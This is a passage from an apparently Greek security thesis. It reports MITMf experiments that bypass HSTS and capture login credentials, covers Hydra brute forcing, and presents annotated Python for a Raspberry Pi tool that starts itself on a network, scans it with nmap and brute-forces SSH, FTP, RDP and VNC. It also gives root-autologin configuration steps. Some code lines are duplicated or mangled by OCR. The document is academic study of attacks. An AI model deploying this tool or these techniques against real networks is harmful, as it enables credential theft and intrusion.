
Από τα προαναφερθέντα εργαλεία (SSSTRIP και MITMf) κρίθηκε καταλληλότερο για την ανάγκες αυτής της εργασίας η χρήση του MITMf το οποίο άλλωστε εμπεριέχει και την νεώτερη έκδοση του πρώτου.

Ακολουθούν screenshots από τα πειράματα.

[7] https://github.com/byt3bl33d3r/MITMf (17/5/2017)




Εικόνα 5 Win XP Firefox 50: Αριστερά: Ο υπολογιστής-στόχος. Δεξιά: ο υπολογιστής του επιτιθέμενου



Εικόνα 6 Win XP Firefox 50: Αριστερά: Ο υπολογιστής-στόχος. Δεξιά: ο υπολογιστής του επιτιθέμενου


Τα πειράματα συνεχίστηκαν από το σημείο στο οποίο σταμάτησαν με το SSLSTRIP. Στις 2 παραπάνω εικόνες φαίνεται πως το MITMF κατάφερε να ξεπεράσει το HSTS αρχικά αλλά στη συνέχεια το site της google αναγνώρισε ότι η επικοινωνία έχει παραβιαστεί. Το κέρδος του επιτιθέμενου σε αυτήν την περίπτωση είναι μόνο η ανακάλυψη του username.

Στο ίδιο μηχάνημα δοκιμάζουμε πρόσβαση στο facebook.



Εικόνα 7 Win XP Firefox 50: Αριστερά: Ο υπολογιστής-στόχος. Δεξιά: ο υπολογιστής του επιτιθέμενου


Αρχικά το MITMf πέτυχε υποβάθμιση του πρωτοκόλλου σε HTTP.



Εικόνα 8 Win XP Firefox 50: Αριστερά: Ο υπολογιστής-στόχος. Δεξιά: ο υπολογιστής του επιτιθέμενου


Σε αυτό το πείραμα το HSTS παραβιάστηκε επιτυχώς και ο επιτιθέμενος ανακάλυψε το username και το password του χρήστη.

Ακολουθούν πειράματα σε σύγχρονο μηχάνημα με Windows 10 και Firefox 50.



Εικόνα 9 Win 10 Firefox 50: Αριστερά: Ο υπολογιστής-στόχος. Δεξιά: ο υπολογιστής του επιτιθέμενου

Όπως φαίνεται, ακόμα και σε Windows 10 το MITMf πετυχαίνει το σκοπό του.



Εικόνα 10 Win 10 Firefox 50: Τα username και password του χρήστη

Το MITMf ξεπέρασε επιτυχώς την ασφάλεια του HSTS και ο επιτιθέμενος ανακάλυψε τα username και password. Η σημαντική διαφορά αυτού του πειράματος σε σχέση με τα προηγούμενα είναι ότι ο browser προειδοποίησε ότι η σύνδεση είναι μη κρυπτογραφημένη με το εικονίδιο του λουκέτου με την κόκκινη γραμμή όπως φαίνεται στην εικόνα 9.

Σε αυτό το κεφάλαιο δεν θα παρουσιαστούν άλλα πειράματα με το MITMf καθώς ακολουθούν εκτενή παραδείγματα στο κεφάλαιο όπου παρουσιάζεται το αυτοματοποιημένο εργαλείο (Κεφάλαιο 8.3).

7.2 Brute Force

Τα πιο διάσημα προγράμματα για Brute Force Attack που περιέχονται στην σουίτα του Kali Linux είναι τα Hydra, Medusa και Ncrack. Τα πρώτα δύο υποστηρίζουν περισσότερα services σε σχέση με το Ncrack (το hydra υποστηρίζει τα περισσότερα) και όλα έχουν την δυνατότητα παράλληλης επίθεσης σε πολλαπλούς στόχους. Για το αυτοματοποιημένο εργαλείο χρησιμοποιήθηκε το hydra λόγω μεγαλύτερης εξοικείωσης του γράφοντος αλλά θα μπορούσε να χρησιμοποιηθεί οποιοδήποτε από τα 3. Η αποτελεσματικότητα των εργαλείων αυτών εξαρτάται αποκλειστικά στο λεξικό (dictionary) που θα λάβουν ως είσοδο από τον επιτιθέμενο με πιθανά usernames και passwords. Επειδή ο τρόπος χρήσης τους είναι όμοιος, δεν θεωρείται σκόπιμο να παρουσιαστούν και τα 3 εργαλεία, θα παρουσιαστεί μόνο το Hydra το οποίο θα χρησιμοποιηθεί.

7.2.1 Hydra


Το Hydra είναι εργαλείο ανακάλυψης ονομάτων και κωδικών χρηστών το οποίο υποστηρίζει μεγάλο αριθμό πρωτοκόλλων. Είναι ένα αρκετά ευέλικτο εργαλείο γραμμένο με τέτοιο τρόπο ώστε επιπλέον προσθήκες να είναι εύκολο να συμπεριληφθούν. Σύμφωνα με τους δημιουργούς του (THC) είναι πιο γρήγορο από τα Medusa και Ncrack. Αξιοσημείωτο είναι ότι μέχρι σήμερα συνεχώς βελτιώνεται καθώς η τελευταία του έκδοση 8.5 κυκλοφόρησε στις 3/5/2017. Οι υπηρεσίες που υποστηρίζει είναι οι:[8]

Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-POST, HTTPS-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, S7-300, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP, SOCKS5, SSH (v1 and v2), Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.[8]

Στο αυτοματοποιημένο εργαλείο οι υπηρεσίες στις οποίες χρησιμοποιείται το Hydra για Brute Force Attack είναι οι FTP, SSH, TELNET, FTPS, Remote Desktop Connection, και VNC. Για λόγους οικονομίας χρόνου επιλέχθηκαν μόνο οι προαναφερθείσες υπηρεσίες, ώστε το εργαλείο να ολοκληρώνει την επίθεση όσο το δυνατόν πιο σύντομα.

Ακολουθούν screenshots από τα πειράματα που πραγματοποιήθηκαν.

[8] https://www.thc.org/thc-hydra (1/6/2017)



Εικόνα 11 Το Hydra ανακάλυψε το username και το password της υπηρεσίας ssh

8 Αυτοματοποιημένο εργαλείο

Σε αυτό το κεφάλαιο αρχικά δίνονται λεπτομέρειες για την προετοιμασία που έπρεπε να γίνει ώστε να κατασκευαστεί το αυτοματοποιημένο εργαλείο. Στη συνέχεια γίνεται παρουσίαση και επεξήγηση του κώδικα και τέλος παρουσιάζονται τα αποτελέσματα των πειραμάτων.

8.1 Προετοιμασία

8.1.1 Software

Ως λειτουργικό σύστημα για το εργαλείο χρησιμοποιήθηκε το *Kali Linux 2.1.2* για Raspberry Pi το οποίο ήταν η τελευταία έκδοση του Kali στο site της Offensive Security[9] όταν ξεκίνησε αυτή η μελέτη.

Όπως αναφέρθηκε και στο κεφάλαιο 7.1.3 το εργαλείο που χρησιμοποιήθηκε για την επίθεση Man In The Middle είναι το MITMf το οποίο όμως δεν περιλαμβάνεται στο λειτουργικό και πρέπει να εγκατασταθεί ξεχωριστά (*apt-get install mitmf*).

Το επόμενο module που πρέπει να εγκατασταθεί είναι ο compiler *gcc*, ο οποίος είναι απαραίτητος για τη σωστή εγκατάσταση των βιβλιοθηκών της Python (*apt-get install gcc*).

Ακόμη, το εργαλείο γράφτηκε σε *Python 2.7.13*, όμως κάποιες βιβλιοθήκες της Python πρέπει να εγκατασταθούν manually. Αρχικά εγκαταστάθηκε το πακέτο python-dev που περιλαμβάνει τα header files (apt-get install python-dev) και στη συνέχεια ο διαχειριστής πακέτων *pip* της Python (*easy_install pip*).

Τέλος, εγκαταστάθηκε η βιβλιοθήκη *RPi.GPIO* η οποία μας επιτρέπει να χειριζόμαστε τα input/output pins του Raspberry (*pip install RPi.GPIO*).

8.1.2 Παραμετροποίηση

Με σκοπό την αυτόματη εκτέλεση του εργαλείο μόλις συνδεθεί σε ένα δίκτυο θα πρέπει να γίνει παραμετροποίηση στο λειτουργικό του σύστημα. Η πρώτη λειτουργία που πρέπει να παραμετροποιηθεί είναι το autologin διότι διαφορετικά δεν ξεκινούν όλα τα services του Kali. Για να το πετύχουμε αυτό κάνουμε τα εξής:

- Ανοίγουμε με έναν editor το αρχείο */etc/lightdm/lightdm.conf*
  - Εντοπίζουμε τις *γραμμές #autologin-user=* και *#autologin-user-timeout=0*
  - Τις αλλάζουμε σε *autologin-user=root* και *autologin-user-timeout=0*
- Ανοίγουμε με έναν editor το αρχείο */etc/pam.d/lightdm-autologin*
  - Εντοπίζουμε τη *γραμμή auth required pam_succeed_if.so user != root quiet_success*
  - Την αλλάζουμε σε *#auth required pam_succeed_if.so user != root quiet_success*

[9] https://www.offensive-security.com/kali-linux-arm-images (5/4/2017)

Το επόμενο βήμα είναι να γίνεται trigger το εργαλείο μόλις συνδέεται το Raspberry Pi στο δίκτυο. Για να το πετύχουμε αυτό κάνουμε τα εξής:

- Μεταβαίνουμε στον φάκελο */etc/network/if-up.d/*
- Δημιουργούμε ένα bash script π.χ. *trigger.sh*
- Το script καλεί το εργαλείο με την εντολή *python /usr/hackpi/hackpi.py* όπου */usr/hackpi* το path *και hackpi.py* το εργαλείο
- Δίνουμε δικαιώματα εκτέλεσης στο bash script
    - *sudo chown root:root /etc/network/if-up.d/trigger.sh*
    - *sudo chmod 755 /etc/network/if-up.d/trigger.sh*
- Ανοίγουμε με έναν editor το αρχείο */etc/network/interfaces* και κάτω από το interface που θέλουμε προσθέτουμε τη γραμμή *post-up /etc/network/if-up.d/trigger.sh*

8.2 Κώδικας

Ακολουθεί ο κώδικας του προγράμματος τμηματικά με αρίθμηση γραμμών για λόγους αναφοράς. Μετά από κάθε τμήμα κώδικα ακολουθεί η επεξήγηση του. Ολόκληρος ο κώδικας όπως ακριβώς γράφτηκε παρατίθεται στο παράρτημα της εργασίας (Κεφάλαιο 13.1)

```
001 import socket
002 import struct
003 import subprocess
004 import fcntl
005 import xml.etree.ElementTree as ET
006 import subprocess
007 import RPi.GPIO as GPIO
008 import time
009
```

Αρχικά εισάγουμε στο πρόγραμμα τις βιβλιοθήκες που θα χρειαστούν.

```
010 #Define funcions
011
012 def get_default_gateway():
013 #Return default gateway from file /proc/net/route
014     with open("/proc/net/route") as gt:
015         for line in gt:
016             fields = line.strip().split()
017             if fields[1] != '000' or not int(fields[3], 16) & 2:
018                 continue
019             return socket.inet_ntoa(struct.pack("<L", int(fields[2], 16)))
```

```
020
---------------------------------
```

Στις γραμμές 10-72 ορίζονται οι functions που χρησιμοποιούνται στο εργαλείο. Στο παραπάνω τμήμα είναι η function *get_default_gateway* η οποία βρίσκει την IP του gateway (δηλαδή του router) που είναι αποθηκευμένη στο αρχείο */proc/net/route* και την επιστρέφει σε μία μεταβλητή.

```
---------------------------------
021 def get_default_netmask():
022 #Return default netmask
023     iface = "eth0"
024     return socket.inet_ntoa(fcntl.ioctl(socket.socket(socket.AF_INET,
socket.SOCK_DGRAM), 35099, struct.pack('256s', iface))[20:24])
025
---------------------------------
```

Ορίζεται η function *get_default_netmask* η οποία επιστρέφει σε μία μεταβλητή την μάσκα του υποδικτύου.

```
---------------------------------
026 def netmask_length (netmask_len):
027 #Return netmasks's bit number
028     return sum([bin(int(x)).count('1') for x in netmask_len.split('.')])
028     return sum([bin(int(x)).count('1') for x in netmask_len.split('.')])
029
---------------------------------
```

Ορίζεται η function *netmask_length* η οποία παίρνει σαν είσοδο την μάσκα του υποδικτύου και επιστρέφει σε μεταβλητή τον αριθμό των bits αυτής (π.χ. 255.255.255.0 = 24)

```
---------------------------------
030 def led(led_colour, status):
031 #Turns the corresponding led_colour on or off according to status
032
033 #Black cable for ground have to connect to GPIO pin 6
034 #Black cable for white led have to connect to GPIO pin 3
035 #Blue cable for blue led have to connect to GPIO pin 4
036 #Red cable for red led have to connect to GPIO pin 14
037 #Green cable for green led have to connect to GPIO pin 15
038 #Yellow cable for orange led have to connect to GPIO pin 18
039
040     colour_pin = {'white': 3, 'blue': 4, 'red': 14, 'green': 15, 'orange': 18}
041
042     GPIO.setmode(GPIO.BCM)
043     GPIO.setwarnings(False)
```

```
044     GPIO.setup(colour_pin['white'],GPIO.OUT)
045     GPIO.setup(colour_pin['blue'],GPIO.OUT)
046     GPIO.setup(colour_pin['red'],GPIO.OUT)
047     GPIO.setup(colour_pin['green'],GPIO.OUT)
048     GPIO.setup(colour_pin['orange'],GPIO.OUT)
049
050     for colour in colour_pin:
051         if led_colour == colour:
052             led_colour = colour_pin[colour]
053
054     if status == 'on':
055             GPIO.output(led_colour,GPIO.HIGH)
056     if status == 'off':
057             GPIO.output(led_colour,GPIO.LOW)
058
```

Ορίζεται η function *led* η οποία δέχεται ως είσοδο το χρώμα του led που θέλουμε να επέμβουμε (π.χ. *red* / *white* / *blue*) και την ενέργεια που θέλουμε να κάνουμε (π.χ. *on* / *off*). Για να λειτουργήσει σωστά η function θα πρέπει το κάθε led να συνδεθεί με συγκεκριμένο pin της GPIO του Raspberry Pi. Τα pins αναφέρονται στα σχόλια της function.

```
059 def initialise_leds():
060 #Blinks leds for initialisation
061     led('white', 'on')
062     led('blue', 'on')
063     led('red', 'on')
064     led('green', 'on')
065     led('orange', 'on')
066     time.sleep(0.6)
067     led('white', 'off')
068     led('blue', 'off')
069     led('red', 'off')
070     led('green', 'off')
071     led('orange', 'off')
072     time.sleep(0.6)
073
```

Ορίζεται η function *initialise_leds* η οποία όταν καλείται κάνει αρχικοποίηση των leds, δηλαδή τα αναβοσβήνει μία φορά ώστε να βεβαιωθούμε ότι τα led είναι σε λειτουργική κατάσταση (π.χ. δεν έχει καεί κάποιο) ακριβώς όπως συμβαίνει στα αυτοκίνητα όταν γυρίζουμε το κλειδί. Η εν λόγω function εισάγει μία πρόσθετη καθυστέρηση 1,2 δευτερολέπτων στο εργαλείο, όμως είναι απαραίτητο να είμαστε σίγουροι ότι τα led λειτουργούν σωστά ώστε κατά την διάρκεια της επίθεσης να μην βγάλουμε λανθασμένα

συμπεράσματα από αυτά. Άλλωστε, τα περάματα έδειξαν πως το εργαλείο τρέχει σε πολύ σύντομο χρονικό διάστημα ακόμα και με αυτήν την καθυστέρηση.

```
---------------------------------
074 #Start of the program
075 try:
076
077     initialise_leds()
078
---------------------------------
```

Σε αυτό το σημείο ξεκινά η κανονική ροή του εργαλείου. Στην γραμμή 075 ξεκινά ένα *try* ώστε στο τέλος του προγράμματος να μπορεί να γίνει χειρισμός σφαλμάτων. Αρχίζοντας το πρόγραμμα καλεί την συνάρτηση *initialise_leds* ώστε να βεβαιωθούμε ότι τα leds λειτουργούν κανονικά.

```
---------------------------------
079 #Get network information
080     gateway = get_default_gateway()
081     netmask = get_default_netmask()
082     netmask_bits = str(netmask_length(netmask))
083
---------------------------------
```

Σε αυτό το σημείο καλούνται με τη σειρά οι συναρτήσεις *get_default_gateway*, *get_default_netmask* και *netmask_length* και επιστρέφουν το gateway, την μάσκα υποδικτύου και το μήκος της μάσκας αντίστοιχα.

```
---------------------------------
084     network = open("/usr/hackpi/network.txt ", 'w')
085     network.write('network gateway: ' + gateway + '\n')
086     network.write('netmask: ' + netmask + ' ' + netmask_bits + ' bits\n\n')
087     network.close
088
---------------------------------
```

Οι παραπάνω εντολές δημιουργούν το αρχείο *network.txt* και αποθηκεύουν τα στοιχεία του δικτύου που καταγράφηκαν στις εντολές των γραμμών 80-82.

```
---------------------------------
089 #Start nmap to scan the network
090     led('white', 'on')
091     nmap_command = "nmap -O -p T:21-23,3389,5900 --open " + gateway + "/" +
netmask_bits + " -oX /usr/hackpi/nmap.xml"
092     subprocess.check_output(['bash','-c', nmap_command])
093
---------------------------------
```

Σε αυτό το τμήμα ξεκινά η σάρωση του δικτύου. Αρχικά ανάβει το λευκό led για να ενημερώσει ότι η αναγνώριση του δικτύου έγινε κανονικά και ότι πρόκειται να ξεκινήσει το εργαλείο nmap. Για οικονομία χρόνου, το nmap σαρώνει το δίκτυο μόνο για τις ports στις οποίες θα πραγματοποιηθεί Brute Force Attack και τις καταγράφει στο αρχείο nmap.xml. Η μορφή xml επιλέχθηκε έτσι ώστε αργότερα να μπορούμε εύκολα να αντλήσουμε από αυτό τα δεδομένα που θα είναι χρήσιμα.

```
094 #Scan is over, checking nmap results
095     led('blue', 'on')
096     scan = ET.parse("/usr/hackpi/ nmap.xml")
097     hosts = scan.findall('host')
098
```

Το μπλε led ανάβει για να ενημερώσει ότι το nmap ολοκληρώθηκε επιτυχώς και ξεκινά η διαδικασία σάρωσης του αρχείο nmap.xml.

```
099     hydra_services = ['ftp', 'ftps', 'rdp', 'ssh', 'telnet', 'vnc']
100     i=1
101     for item in hosts:
102             ipaddress = item.find('address').get('addr')
103             network = open("/usr/hackpi/ network.txt", 'a')
104             network.write('Target ' + str(i) + ': ' + ipaddress + '\n')
105             network.close
106             serv = item.find('ports').findall('port')
107
108             for item2 in serv:
109                     service_name = item2.find('service').get('name')
110                     if service_name == "ms-wbt-server":
111                             service_name = "rdp"
112
113                     if service_name in hydra_services:
114                             network = open("/usr/hackpi/network.txt", 'a')
115                             network.write('Port: ' + service_name + '\n')
116                             network.close
117 #Starting Brute Force Attack
118                             led('red', 'on')
119                             hydra_command = subprocess.Popen(['hydra', '-L',
'usernames.txt', '-P', 'passwords.txt', ipaddress, service_name], stdout=open('
/usr/hackpi/hydra.txt', 'a'), stderr=open(' /usr/hackpi/hydra_errors.txt', 'a'))
120             i=i+1
121
```

